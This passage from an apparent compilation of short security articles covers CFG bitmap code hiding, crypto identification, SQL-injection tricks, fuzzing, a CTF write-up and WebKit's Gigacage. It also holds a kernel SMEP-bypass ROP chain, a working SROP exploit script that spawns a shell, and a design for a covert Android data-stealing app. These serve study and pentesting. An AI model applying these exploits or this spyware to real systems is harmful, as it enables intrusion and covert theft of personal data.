For CFG they added a bunch of new fields to the PE in the Load Config Directory: *GuardCFCheckFunctionPointer* which points to *__guard_check_icall_ptr*, the function address to replace; and *GuardCFFunctionTable*. The table contains the RVAs of all the functions to be set as valid targets. But set where? In a Bitmap that is created when loading the PE. *LdrpValidateUserCallTarget* gets the address of the Bitmap from *LdrSystemDllInitBlock+0xb0 in that first instruction.*

The Bitmap contains (2 bit) "states" for every 16 bytes in the entire process: yes, it's big. When the PE is loaded, the RVAs from the table are converted to offsets, then the state at that offset is set accordingly.

Beam me up, CFG!

My idea is to use the *GuardCFFunctionTable* to populate the Bitmap with chosen states, and regenerate our code inside it, then at the entrypoint we copy it into our image and execute it. I was able to figure out some of the states before, now thanks to Alex Ionescu's (et al) research in *Windows Internals 7th Edition* book, I completed the list, including their meaning:

00b	Invalid target
01b	Valid and aligned target
10b	Same as 01b? (See below)
11b	Valid but unaligned

Say that the first byte in our code is 0x10 (010000b), our region to transfer our code from the Bitmap begins at 0x402000 (RVA: 0x2000), just for clarity we will use that same region for our fake RVAs. To generate 0x10 we need only 1 entry in the table: 0x2020, skipping the first 32 bytes so that the states are set to **0000**b, 0x2020 sets the next state to **01**b and the Bitmap becomes **010000**b.

Now to get the state **11**b, say that we want the byte 0x1D (011101b), we use an unaligned RVA, the table would be: 0x2000 (sets to **01**b), 0x2012 (sets to **11**b), 0x2020 (sets to **01**b). It's easy!

To get **10**b, we need to use a special type of RVA with metadata, but it's simple, we append a byte to the RVA that we use to generate the **10**b. The metadata is a flag: IMAGE_GUARD_FLAG_FID_SUPPRESSED (1) or IMAGE_GUARD_FLAG_EXPORT_SUPPRESSED (2). So say we want to generate 0x86 (**10000110**b), we use: 0x2000 with 0x2 (sets to **10**b), 0x2010 (sets to **01**b), 0x2030 with 0x2 (sets to **10**b).

Transfer from the Bitmap

```
mov esi, 0DEADh    ;GuardCFCheckFunctionPointer points here
mov esi, [esi + 2] ;get LdrSystemDllInitBlock+0xb0 address
mov esi, [esi]     ;get the Bitmap address
mov eax, [ebx + 8] ;ebx=fs:[30h] at start time
lea edi, [eax + xxxxxxxx] ;imagebase + buffer rva
add ah, 20h        ;imagebase + 0x2000
shr eax, 8         ;shift-right 8 bits to make the offset
lea esi, [esi + eax*4] ;esi=our code in the Bitmap
mov ecx, xxxxxxxx  ;size of code
rep movsb
```

We let the loader replace the *0DEADh* with the address to *LdrpValidateUserCallTarget* from which we can get the address of the Bitmap. We calculate the offset to the region in the Bitmap (0x402000) and copy the regenerated code from it.

Bonus fun facts

So what happens when an invalid address is detected? The program is terminated with an exception. It's funny because most tools or codes that alter PE files don't support CFG: any address that you alter to execute your code somewhere else, must be in the table. This has the effect of killing many viruses that alter *AddressOfEntryPoint*, or use EntryPoint Obscuring (EPO) techniques. But if you disable CFG in the PE, you can replace *GuardCFCheckFunctionPointer* with your own address for a nice EPO technique. :-)

Outro

This was an idea of which I wrote two texts about failure and success. This article is a better explanation of it for the people who don't know it yet. Maybe now you want to look at my demo and try it: https://github.com/86hh/cfg-teleport-demo

hh86
https://twitter.com/hh86_
https://86hh.github.io/

Identifying Crypto[1] Functions

When reverse engineering programs you might encounter code that makes use of various cryptographic functions. These functions can be both large and difficult to understand making you waste valuable time on reverse engineering them. This article will explain a few methods to more easily identify some of the most popular cryptographic functions which will hopefully save you time in your reverse engineering efforts.

Constants

The first and easiest way to identify some cryptographic functions is to utilize the fact that many of these algorithms make use of specific constants in their calculations. Identifying and looking up these constants can help you to quickly identify some algorithms. For example the MD5 hashing algorithm initializes a state with the following four 32-bit values: `0x67452301`, `0xefcdab89`, `0x98badcfe`, `0x10325476`. Be careful though since SHA-1 also uses these four values but additionally it uses `0xc3d2e1f0` in its initialization. Another thing to look out for is some optimizations. Several algorithms, including the XTEA block cipher, add a constant (`0x9e3779b9` in the XTEA case) in each iteration. Since numbers are represented with two's complement, it means that adding a value X is the same as subtracting $\neg X + 1$, that is the bitwise negation of X plus one. This means that, in the case of XTEA, you sometimes will instead see that the code subtracts `0x61c88647` (since `0x61c88647` $= \neg$`0x9e3779b9` $+ 1$). Thus if you try to look up a constant and get no results, try searching for the inverse of that constant (plus one) as well.

```
; these two are the same
add edx, 0x9e3779b9
sub edx, 0x61c88647
```

Popular algorithms that make use of specific constants include: MD5, SHA-1, SHA-2, TEA and XTEA.

Tables

Closely related to algorithms that use specific constants are algorithms that use lookup tables for computations. While the individual values in these tables usually are not that special as they are typically indices or permutations of a sequence, the sequence itself is often unique to that specific algorithm. For example, the substitution box, S-box, for AES encryption looks like this:

	00	**01**	**02**	**03**	**04**	**05**	**06**	**07**	**08**	**09**	**0a**	**0b**	**0c**	**0d**	**0e**	**0f**
00	63	7c	77	7b	f2	6b	6f	c5	30	01	67	2b	fe	d7	ab	76
10	ca	82	c9	7d	fa	59	47	f0	ad	d4	a2	af	9c	a4	72	c0
20	b7	fd	93	26	36	3f	f7	cc	34	a5	e5	f1	71	d8	31	15
…	…															

Searching for a subset of this table, such as ”63 7c 77 7b f2 6b”, will reveal that this is the Rijndael (the name of the AES algorithm) S-box. Popular algorithms that make use of lookup tables include: AES, DES and Blowfish.

RC4

Although not recommended anymore due to cryptographical weaknesses, the RC4 cipher still shows up in a lot of places, possibly due to its simplicity. The full key scheduling and stream cipher implemented in Python are shown below. The pattern to look out for here is the two loops in the key scheduling algorithm where the first one creates a sequence of the numbers $[0, 255]$ and the second one swaps them around based on the key.


```python
S, j = range(256), 0
for i in range(256):
    j = (j + S[i] + key[i % keylength]) % 256
    S[i], S[j] = S[j], S[i]  # swap
```

The actual key stream is then generated by swapping items around in the table and using them to select an element as a key byte.

```python
i, j = 0, 0
for b in data:
    i = (i + 1) % 256
    j = (j + S[i]) % 256
    S[i], S[j] = S[j], S[i]  # swap
    yield b ^ S[(S[i] + S[j]) % 256]
```

Feistel Networks

A popular pattern to look out for in cryptographic code is a Feistel network. The general idea is that the input is split into two halves. One of them is fed into a function whose output is XORed with the other half before the halves finally swap places. This is repeated a certain number of times, commonly 16, 32 or 64. The diagram below illustrates a three round Feistel network. Identifying this pattern can help in narrowing down which algorithm you are reversing.



Be Careful

Finally, look out for slightly modified algorithms. The techniques described above give you good heuristics for identifying crypto algorithms. However, sometimes authors make small adjustments to them to waste your time. For example, you might incorrectly identify a piece of code as SHA-1 and just use a SHA-1 library function in an unpacker script you are writing separately. In reality a slight adjustment has been made to the algorithm to make it produce completely different output. This of course destroys any security guarantees of the algorithm but in some scenarios that is of less importance. This means that if you use these techniques and experience issues, verify the functions by comparing the input and output with an off-the-shelf version of the algorithm you believe to have identified.

[1] Crypto stands for cryptography

Turing Complete SQL Injections

Case Study: *MySQL Factorial Computation*

```
schema:
TABLE t
 n INT
```

Stored Procedure

```
CREATE PROCEDURE f(IN n INT, OUT o
INT) BEGIN IF n=0 THEN SET o:=1;ELSE
CALL f(n-1,o);SET o:=n*o;END IF; END
```

× Must be new statement; typically can't use for SQL injections

MySQL Recursive CTE

```
WITH RECURSIVE r AS (SELECT 1 i,1 o
UNION ALL SELECT i+1,o*(i+1)FROM r
WHERE i<20)SELECT o FROM r,t WHERE i=n;
```

× MySQL 8+ only (who updates???)
× Recursion is hard for us mortals.

"Try Harder" SQL

```
SELECT EXP(SUM(LOG(i))) FROM (SELECT
@r:=@r+1 i FROM INFORMATION_SCHEMA.
Columns JOIN (SELECT @r:=1)_)_
WHERE i <= (SELECT n FROM t);
```

× Hard or impossible to write
✓ You look cool when it works

sqlmap skiddie

Blind SQL injection to leak t.n, then do it locally

× Slow; multiple queries*
× Boring
✓ Reliable (I use this)

* See gLotto, Google CTF 2019 for an example where multiple queries can't work.

======= INTRODUCING SQLVM =======

SQLVM Input Code

```
{% sqlvm %}
(SELECT @n := n FROM t)
@a := 1
{{label("s")}}
@a := @a * @n
@n := @n - 1
IF(@n>0,{{jump("s")}},0)
@out := CONVERT(@a,CHAR)
{% endsqlvm %}
```

✓ Easy-ish to write
✓ Single statement suitable for injection
✓ Arbitrary computation, including support for functions and arrays
✓ MySQL 5+ supported
× Like PHP, initially created as a joke

SQLVM ⇛⇛⇛

SQLVM ⇛⇛⇛


SQLVM ⇛⇛⇛

Raw MySQL Code

```
SELECT o /*select output from*/
FROM (SELECT 0 v, '' o, 0 pc
FROM (SELECT @pc:=0,@mem:='',
@out:=''/*initialize program
counter, memory and output
variables*/)_ UNION SELECT v,
CASE @pc /*program counter tells us
which statement to execute*/
WHEN 0 THEN (SELECT @n := n FROM t)
/*subqueries allow reading tables*/
WHEN 1 THEN @a := 1 /*some
statements translate directly*/
WHEN 2 THEN 0 /*label becomes nop*/
WHEN 3 THEN @a := @a * @n
WHEN 4 THEN @n := @n - 1
WHEN 5 THEN IF(@n>0,@pc:=2 /*jump
to label by changing @pc*/,0)
WHEN 6 THEN @out :=CONVERT(@a,CHAR)
ELSE @out /*"end" of program;
output @out*/ END,
@pc := @pc+1 /*go to next
instruction*/ FROM
(SELECT E0.v|E1.v|E2.v|E3.v|E4.v|E5.v|E6.v v
FROM(SELECT 0 v UNION SELECT 1)E0,(SELECT 0 v
UNION SELECT 2)E1,(SELECT 0 v UNION SELECT 4)
E2,(SELECT 0 v UNION SELECT 8)E3,(SELECT 0 v
UNION SELECT 16)E4,(SELECT 0 v UNION SELECT
32)E5,(SELECT 0 v UNION SELECT 64)E6 ORDER BY
v)_)_ WHERE v=127 /*select just the
last output*/
```

Find us on Github
kvakil/sqlvm

Hack: loop in SQL by making big table



bits tables

E0		
v	0	1

E1		
v	0	2

E2		
v	0	4

. . .

⇓ implicit cross join ⇓

HUGE table

E0 | E1 | E2 | ...									
v	0	1	2	3	4	5	6	7	...

Fuzzing Essentials

While fuzzing is a common technique used by security researchers for many years to discover memory corruption and similar vulnerabilities, many smaller companies and developers still haven't included it as part of their CI/CD and SDLC process. This short article aims to highlight some pointers for further research and considerations that can vastly improve the success rate of a fuzzing campaign.

Attack Surface Enumeration: Identifying interesting trust boundaries and chokepoints in your target application, such as supported file formats or network protocols, is usually the first step after a target has been selected. However, there are also many other potential avenues for attack: environment variables, file paths, ActiveX controls, APIs, APDUs and system calls are some of the many other areas that make for good fuzzing candidates. Unearthing a new attack surface in a well-fuzzed target often yields fruitful results.

Corpus Distillation: A proper corpus, containing the input data that is going to be mutated, can be seen as one of the main pillars of a successful fuzzing campaign. The idea is to create a minimum set of files (input) that has a maximum amount of code coverage and state diversity in the target application. Since storage is very cheap, the corpus can be updated and refined over time and reused against other targets that support the same kind of input (cross pollination).

If the format is unknown (e.g. proprietary, undocumented), a common approach is to use a web scraper for Google (search operator `filetype`) or Bing (search operator `ext`) to automatically download a large quantity of suitable files as a starting point, before further refining the corpus. Similarly, many applications come with suitable files as part of unit tests, example files, or other public test corpora for functional testing.

In addition to coverage, the number of files, processing/parsing time and file size are other important properties that should be considered. "Optimizing Seed Selection for Fuzzing"[1] provides some further ideas on creating a good fuzzing corpus.

Code Coverage: There are different methods how code coverage can be obtained and measured. Other than to determine which code gets executed by a given input (instrumentation can be applied both during compilation at source code or to a binary), it is also worthwhile to investigate the sequence of executed code or how often a specific code got executed. Typical metrics include block coverage, edge coverage, function coverage and line coverage. In many cases, recording state transitions is beneficial, since that is often where an issue manifests (as opposed to just reaching a new basic block).

Evaluation: Different reference test sets can be used for an initial evaluation of a fuzzer, such as the DARPA CGC dataset[2], LAVA-1/LAVA-M[3], Rode0day etc. However, since those consist largely of synthesized bugs, they do come with potential limitations, such as their size, complexity and depth, covered vulnerability classes and target system and programming languages. A good paper on the topic is "Evaluating Fuzz Testing"[4] which provides further considerations.

Target Optimization: In many cases the target application can be configured in a way to increase the fuzzing efficiency. This can include things like disabling automatic update checks during program launch, disabling the loading of previously opened files, etc. Additionally, the target application can often be patched to remove certain bottlenecks and other undesired behavior, such as nag screens, checksums and other cryptographic checks (this can also be done in some cases with a post-processing script on the corpus), time/run/function limitations, expensive/slow API calls (e.g. `sleep()`, `system()`, `exec()` etc.), writes to disk, allowed simultaneous connections, flood protection, etc. For file parsers, the binary can be patched to add a clean exit signal, such as via `ExitProcess()`, to clearly indicate when parsing has been finished and the next test case can be executed. In many cases, it makes sense to spend time reversing the target application to better understand the inner workings and see how it can be optimized for better fuzzing throughput.

Environment Optimizations: In addition to preparing the target application itself, the environment in which it is executed can be optimized too. Disabling unnecessary services, disabling paging and using RAM disks are only a few of the changes that can be made to get better performance. Similarly, disabling ASLR can be helpful later on when automatically analyzing and comparing test results.

Mutation: The main consideration is about the structure of the format. Flipping random bits/bytes in a binary format yields likely better results than applying the same approach against a structured format (e.g. JavaScript). In such cases, following a grammar-based approach is preferred, which defines valid keywords and their relationships. Radamsa[5] is often a good starting point for quick prototyping.

Detection: The typical approach is to attach a debugger to the target process while fuzzing and monitor for access violations and similar exceptions. Sanitizers, like AddressSanitizer[6] & SyzyASan, MemorySanitizer and Dr. Memory[7], can help to trigger violations quicker and often closer to the root cause of an issue. Similarly, hooking memory management functions (or e.g. using Full Page Heap and libdislocator[8]) and the use of Guard Pages, can also help to detect additional memory corruption issues while fuzzing. The advantages of making use of such techniques usually outweigh the performance penalty that sanitizers introduce (2x-10x), and can be compensated with more computation power.

Minimization/Delta Debugging: A crash might result from a mutated file that has a lot of changes compared to its original seed file it was derived from. Using different algorithms, the process of minimizing the crash file can be automated. The two main approaches in minimization are to revert back changes from the mutated file to the original seed file as much as possible, while still triggering the same crash, thus making it easier to identify the offending bytes. Similarly, the size of the crashing input itself can be minimized, so that only relevant data remains that needs to be analyzed when triggering the associated crash (e.g. via afl-tmin or halfempty[9]).

Triaging: After running a fuzzing campaign for a longer period of time, it is likely that more crashes have been logged than resources (time, analysts) are available for analyzing all of them in detail. Tools like Bug-Id[10] and !exploitable for WinDbg can help to automatically classify the crashes in different categories (e.g. write access violation, null pointer dereference, division by zero, etc.) based on the access violation information and call stack, and indicate the likelihood of exploitability. Although there is a lot of room for improvement in these tools, they can help as a first step in prioritizing which crashes to analyze first.

While proper root cause analysis remains a largely manual task, techniques like time travel debugging (e.g. qira[11] and WinDbg Preview) greatly help to speed up the debugging process.

[1] https://www.usenix.org/system/files/conference/usenixsecurity14/sec14-paper-rebert.pdf
[2] https://github.com/trailofbits/cb-multios
[3] https://www.andreamambretti.com/files/papers/oakland2016_lava.pdf
[4] http://www.cs.umd.edu/~mwh/papers/fuzzeval.pdf
[5] https://github.com/aoh/radamsa
[6] https://github.com/google/sanitizers
[7] https://drmemory.org/
[8] http://lcamtuf.coredump.cx/afl/
[9] https://github.com/googleprojectzero/halfempty
[10] https://github.com/SkyLined/BugId
[11] https://qira.me/

How to get a free HackYeah2019 ticket?

Or how I cracked Gynvael Coldwind's challenge.

If you want to see what it is all about, please visit: https://gynvael.coldwind.pl/?lang=en&id=718

Background:

- Before I started I knew nothing about PHP;
- I knew I wouldn't use the discount code (I couldn't be in Poland at this time);
- I had to be quick, because of huge competition!

When I opened the challenge, I noticed that the page was very long. I wanted to see if the flag was embedded somewhere in the page, so I scrolled to the very bottom of it. Good try… but, unfortunately, it didn't give me the answer that I was looking for:

```
// what? no, this is not one of the 'scroll down'
puzzles
```

Also, when I've opened the following file

```
include_once('hackyeah2019_secret.php');
```

I didn't find anything valuable:

```
go solve the challenge, no sense looking at this
file
```

OK. It seemed like I had to work a little bit harder to find the solution. I started reading the code more thoroughly and noticed that the first few lines were used for validation; it verified if the PHP server received a GET request with 'hack' parameter. I opened the URL in a browser, but later changed my mind to use cURL:

```
$ curl
https://gynvael.coldwind.pl/hackyeah2019.php?hack
oh no!
```

After sending "hack" parameter, I noticed that the server expected an array, and not any random value. To fulfill this requirement, I had to provide `'[]'` in the URL. The `'-g'` flag was also required to disable the parser (otherwise, according to URI standard, it would be necessary to send '%5B%5D')

```
$ curl -g
'https://gynvael.coldwind.pl/hackyeah2019.php?hack
[]=123'
oh my!
```

Success (note the changed error message). Server received an array, but was interrupted when reading the first element. It happened because I didn't provide a `'start'` key

```
$ curl -g
'https://gynvael.coldwind.pl/hackyeah2019.php?hack
[start]=123'
oh bummer!
```

This response meant that I provided the wrong value. Looking back at the first note about "crc32" implementation, I attempted to brute force it.

```
<?php
$i = 0; $total = 0; $string = '?'; do {
$hash = substr(hash("crc32", $i), 0, 5);
if ($hash === "31337") {
$string = $string."hack[start]={$i}&"; $total++;}
$i++;
} while($total < 32);
printf($string);
?>
```

Even though I had correct numbers, solution still didn't work. I spent some more time trying to understand what was wrong and noticed that instead of creating an array with distinct keys, I used only one key: `'start'`

I've missed this piece from the original code:

```
  $used_up_keys[$value] = true;
  $next_key = $value;
```

After I noticed this problem, I updated my code to this:

```
<?php
$i = 0; $total = 0; do {
  $hash = substr(hash("crc32", $i), 0, 5);
  if ($hash === "31337") {
  if ($total == 0) { $string =
"?hack[start]={$i}"; } else { $string =
$string."&hack[$prev]={$i}"; }
  $prev = $i;
  $total++;
 } $i++;
} while($total < 32);
printf($string);
?>
```

Rerunning my code then generated a partial URL. I pasted it to the console and executed it:

```
$ curl -g
'https://gynvael.coldwind.pl/hackyeah2019.php?hack
[start]=498695&hack[498695]=680821&hack[680821]=87
7875&hack[877875]=2089886&hack[2089886]=2291632&ha
ck[2291632]=4584875&hack[4584875]=5879950&hack[587
9950]=6929801&hack[6929801]=8227855&hack[8227855]=
9335790&hack[9335790]=9514060&hack[9514060]=108388
52&hack[10838852]=12495826&hack[12495826]=12906298
&hack[12906298]=13968903&hack[13968903]=14380661&h
ack[14380661]=18423641&hack[18423641]=19531984&hac
k[19531984]=19729730&hack[19729730]=20256926&hack[
20256926]=20898036&hack[20898036]=21565113&hack[21
565113]=22435042&hack[22435042]=23306877&hack[2330
6877]=24719741&hack[24719741]=25413630&hack[254136
30]=26362091&hack[26362091]=26543761&hack[26543761
]=27649610&hack[27649610]=31960189&hack[31960189]=
33290253&hack[33290253]=38515401'

<h1>Good job!</h1>
<p>Discount code (flag):
<b>Gynvael_Coldwind_and_HackYeah</b></p>
<p>Feel free to share the code with your friends,
but don't post it publicly ;)</p>
<p>You can use the above code at <a
href="http://bit.ly/getFREETICKETtoHackYeah">http:
//bit.ly/getFREETICKETtoHackYeah</a> (click
Register there, select the number of tickets, and
then look for a rather small text saying "You have
discount code?" or "Masz kod promocyjny?").</p>
```

Sweet! I've got the flag!

Dariusz Smigiel

A story of a SMEP bypass

The Problem

We have the following situation: We are exploiting a stack buffer overflow in a driver. The target OS is **Windows 1709 x64**. We have control of RIP but we can’t jump directly to userland because of SMEP. There is also DEP so we need use ROP to do anything useful. Also, we want to spice it up so we can only take gadgets from **ntoskrnl**.

Supervisor **M**ode **E**xecution **P**revention is a protection that prevents the execution of pages marked as user in ring0. If the bit **CR4.20** == 1 then SMEP is enabled. Otherwise, it is disabled. Windows added support for it in version 8.

If we want to bypass it we can mainly do two things:

-We can try to do everything in the kernel. Execute code only in pages marked as kernel-mode.
-We can make a ROP chain to disable it! That’s what we are going to do.

It’s important to know that we can’t leave it disabled. Windows has a protection called Kernel Patch Protection (KPP) that, among other things, will crash the system if SMEP is disabled. It doesn’t check every time, so we have an interval of time to enable it again.

The solution

Our strategy will be the following:

1) Disable SMEP
2) Jump to the payload
3) Enable SMEP

Disable SMEP

`pop rcx; ret`

`ptr_userland_memory` An address where control registers will be saved

`nt!KiSaveInitialProcessorControlState` This will save control registers values to the memory pointed by ptr_userland_memory

`mov rax, dword [rcx+0x18]; ret` [RCX+0x18] is the value of CR4

`pop rcx; ret`

`0xFFFFFFFFFFEFFFFF;` All bits preserved except for SMEP one

`and ecx, eax; mov rax, 0xFFFFF68000000000; add rax, rcx; ret` AND 0xFFFFFFFFFFEFFFFF, CR4

`mov cr4, ecx; ret` Disable SMEP!

Jump to the payload

Here we put the payload address.

In the payload, after doing all we want (for example: token stealing), we get the CR4 value using the ptr_userland_memory. Remember that it was stored at ptr_userland_memory+0x18. We must put it in ecx.

`mov rcx, ptr_userland_memory`

`add rcx, 18h`

`mov ecx, dword ptr [rcx]`

`ret`

Enable SMEP

`mov cr4, ecx; ret`

We did it! We bypassed SMEP on Windows 10 1709 x64. If you want to check the gadgets addresses and test it, check https://github.com/polakow/WindowsBypassSMEP

https://github.com/polakow
https://twitter.com/p0lak0w
Lucas Dominikow

Creating a Backdoored App for Pentesting

In this article, I'm going to explain a simple way of building a backdoored application in Android Studio using Java. The proposed backdoor does not trigger any security warnings because of the minimal permissions required by the app. One needs to perform behavior analysis to find the processes running in the application and declare it malicious (which is unlikely to happen in a pentesting exercise). Also, do make sure to double-check your penetration testing contract before you apply any of this.

Problem:

A few years back, building backdoors using Metasploit used to work like a charm as it didn’t showcase the permissions while being installed. But after Android versions>4.4, it is harder to build untraceable payloads as even the naive user can see the malicious permissions being asked for. Most of the backdoors trigger security alerts, informing the user that the app being installed is malicious.

Solution:

To overcome this problem I thought of building an app containing a backdoor using plain Java in Android Studio. Rather than building payloads using MsfVenom to get a reverse shell from the Android device, we can simply use Android libraries and services to get the job done for us. For example, we can read contacts, call logs, messages and even notifications! All we need is some social engineering and permissions.

Quick way to build a Backdoored Application:

Instead of inventing something new, we can use for example the chat application from the Firebase Android tutorial:
https://codelabs.developers.google.com/codelabs/firebase-android/
The fact that it is a chat app makes the user think that this app requires the permissions we're after (contacts, notifications, messages).
Now we need to write the code to perform our activities in the background.

1. To read contacts and call logs

This can be done simply by asking permission from the user (`READ_CALL_LOG`, `READ_CONTACTS`) and then reading the contacts and call logs when the application starts for the first time by using Java classes `android.provider.CallLog` and `android.provider.ContactsContract`.

2. To read notifications and messages

We can similarly ask for permission for notifications (`BIND_NOTIFICATION_LISTENER_SERVICE`) and messages (`READ_SMS)` and run it as a service (`NotificationListenerService`) so that it keeps on working in the background. There is one complication that if the application is stopped the service will be killed automatically. The solution for this is to use a service flag, which can be set to `START_STICKY` and after being killed for few seconds it will restart and pass the intent again (kind of a hack for push notifications).
https://llin233.github.io/2015/11/16/How-to-prevent-service/

3. Building a Rest API and receiving data

Now we just need to write an API and get the data transported to us whenever a notification or a message arrives.
https://square.github.io/retrofit/
https://www.tutorialspoint.com/nodejs/nodejs_restful_api.htm

What can be achieved using this?

First of all, we will be able to read contact info and text messages continuously. Using this we can find a lot of critical information (sharing of credentials, OTPs, API keys, and whatnot). Also, we will be able to read notifications from other applications that are running in the background. For example, if the company is using Slack to communicate with other employees, we might be able to read API keys, which could further help to gain further access.

```
2019-10-09 00:00:19.102 24392-24392/? I/Package: com.Slack
2019-10-09 00:00:19.102 24392-24392/? I/Title: #general
2019-10-09 00:00:19.102 24392-24392/? I/Text:dominator98:
API key for testing is:dGVzdGluZzEyMw==
2019-10-09 00:00:19.203 24392-24392/? I/Package: com.Slack
```

Android Studio logs (reading API keys from Slack)

As shown in the above example, we can read critical information from notifications.

The project can be found here:
https://github.com/DoMINAToR98/ChatApplication_for_Pentesting

Kartik Sharma
SAA-NA 0.0.5
https://dominator98.github.io/

Sigreturn-Oriented Programming

An Introduction

Sigreturn-oriented programming or SROP is similar to return oriented programming, since it employs code reuse to execute code outside of original control flow. If an attacker can control the instruction pointer and the stack, and the binary has a pop rax and syscall gadgets, they can program the binary to execute whatever they want.

SROP takes advantage of the sigreturn sycall (syscall no 15 on linux x64). Whenever a signal is received by a program running in a unix based system, the kernel needs to switch the context in order to service the signal; to do so, the kernel pushes the current execution context in a frame on the stack. When the signal handler routine finishes, it calls the sigreturn system call, which loads the saved execution context frame from the stack. Now if an attacker can control the stack and then they make a sigreturn syscall, then the kernel has no way of knowing whether the syscall is legitimate or not so it will assume that this is the case and will load the execution context frame from the stack which was crafted by the attacker.

0x00	rt_sigreturn()	uc_flags
0x10	&uc	uc_stack.ss_sp
0x20	uc_stack.ss_flags	uc_stack.ss_size
0x30	r8	r9
0x40	r10	r11
0x50	r12	r13
0x60	r14	r15
0x70	rdi	rsi
0x80	rbp	rbx
0x90	rdx	rax
0xA0	rcx	rsp
0xB0	rip	eflags
0xC0	cs / gs / fs	err
0xD0	trapno	oldmask (unused)
0xE0	cr2 (segfault addr)	&fpstate
0xF0	__reserved	sigmask

Execution Context Frame

To understand SROP better let us consider a simple example using an intentionally vulnerable binary written in x64 assembly.

```
section .data
shell db '/bin/sh',0
section .text
global _start
_vuln:
    push rbp
    mov rbp, rsp
    sub rsp, 0x40
    mov rax, 0
    mov rdi, 0
    lea rsi, [rbp-0x40]
    mov rdx, 0x400
    syscall
    leave
    push 0
    pop rax
    ret
_start:
    push rbp
    mov rbp, rsp
    call _vuln
    mov rax, 60
    mov rdi, 0
    syscall
```


The code above can be compiled using the command:

```
nasm -f elf64 srop.asm -o srop.o && ld srop.o -o srop
```

For the sake of convenience, I included the '/bin/sh' string in the binary. Clearly we can overwrite the rip at offset 0x48 and control the stack. So let's create an exploit using pwntools, as it makes it easy to generate execution stack frame.

```
#!/usr/bin/env python2
from pwn import *
context.arch = 'amd64'
padding = 'A'*0x48
pop_rax = 0x0000000000401020 #pop rax, ret gadget
syscall = 0x000000000040101b #syscall gadget
bin_sh = 0x0000000000402000  #/bin/sh location
p = process('./srop')
payload = padding
payload += p64(pop_rax)
payload += p64(15)
payload += p64(syscall)
frame = SigreturnFrame()
frame.rax = constants.SYS_execve
frame.rdi = bin_sh
frame.rip = syscall
payload += str(frame)
with open('payload','wb') as pp:
    pp.write(payload)
p.sendline(payload)
p.interactive()
```

The above payload first loads rax with 15, which is the sigreturn syscall, using the pop rax gadget, and then returns to a syscall gadget which loads the stack frame from the stack, also controlled by the attacker. Here the exploit creates a basic execution context frame which loads **rax** with **execve** syscall number (59) and **rdi** with the address of the **'/bin/sh'** string, which is also present inside the binary, and then loads rip with the address of the **syscall** gadget. Now when the syscall instruction is executed, a shell will pop.



```
→ SROP git:(master) ✗ ./exploit.py
[+] Starting local process './srop': pid 25027
[*] Switching to interactive mode
$ id; whoami;
uid=0(root) gid=0(root) groups=0(root)
root
$ 
```

An attacker can also chain many execution context frames to create all types of payloads including reverse shells or payloads to create persistent backdoors in the operating system. The major reason why sigreturn-oriented programming is so powerful is that it is turing complete, i.e, a simple virtual machine can be created that can be used as a compilation target for a turing-complete language, so an attacker can do virtually anything once they can control the stack, rip and they have the pop rax and syscall gadgets.

The code related to the article can be found at https://github.com/mishrasunny174/SROP

For more details you can read an awesome paper **Framing Signals - A Return to Portable Shellcode** by **Erik Bosman** **https://www.researchgate.net/publication/286668165_Framing_Signals_-_A_Return_to_Portable_Shellcode**

Gigacage

A WebKit Exploit Mitigation Technique

JavaScript engines have long been a preferred target for attackers. In this article[1] I will introduce Gigacage, an implementation[2] of heap isolation technique in JavaScriptCore, WebKit's JavaScript engine.

Some JavaScript objects can be easily manipulated to become very powerful read and write primitives. An example of those can be `TypedArrays` which are data structures that give the user precise control over the memory of their underlying storage buffer. If an attacker can exploit some bug to get a write primitive on the pointer of the buffer of a `TypedArray`, they can easily enhance that primitive into a more powerful one that allows arbitrary read and write, fake objects and leak memory addresses. That's exactly what Gigacage tries to mitigate.

Gigacage divides different types of objects into different classes, `HeapKinds`, where each kind has a separate heap. Memory access to objects in these heaps is verified and modified to ensure that cross heaps access will not be possible.

As of writing this article, there are 3 `HeapKinds`:

1. `Primary` heap, representing regular allocation that are not protected by Gigacage
2. `PrimitiveGigacage` for primitive contiguous memory arrays
3. `JSValueGigacage` for Butterflies[3]

During WebKit initialization `Gigacage::ensureGigacage()` is called, which takes care of allocating the heaps. It calls `tryVMAllocate()` which calls `mmap(2)` internally to create maskable memory regions for every `HeapKind`. This way, the mapped addresses can be used as base addresses for their heap allocations. The address of every allocated heap is stored in a global structure called `g_gigacageBasePtrs` to allow quick access to the base address of every heap.

Adjacent to every heap lays a memory range of 32GB, called `gigacageRunway`. This memory region is set to have no permission by calling `mprotect(2)` with `PROT_NONE`. Therefore, every attempt to access this memory region will cause the kernel to generate a `SIGSEGV` signal and crash the process.

The rationale behind the runway is that JavaScriptCore uses unsigned 32-bit integers as indices to objects that support indexing, and the maximum size of each object is 8 bytes (2^{32} * 8 = 32GB). Therefore, even if an out-of-bounds access on a gigacaged object is achieved, it will land within the cage or runway.

Since runways are intended to mitigate cross-heaps accesses, it only makes sense to place them between heaps, and since there are only two `HeapKinds` protected by Gigacage, there is only one runway.

If we look at `g_gigacageBasePtrs` we will be able to observe those base addresses of the allocated heaps. Be advised, the following example was taken on an x86-64 platform, sizes may vary on other platforms (e.g. ARM64, if you're debugging on iOS).

```
(lldb) p/x (*(Gigacage::BasePtrs*)&g_gigacageBasePtrs)
(Gigacage::BasePtrs) $2 = (
    reservedForFlags = 0x0000000000000001,
    primitive = 0x0000000800000000,
    jsValue = 0x0000001800000000
)
```

Later, when gigacaged objects are created, they are allocated with a special allocator that uses the formerly allocated heaps, so each address can be treated as relative to its' heap base address.

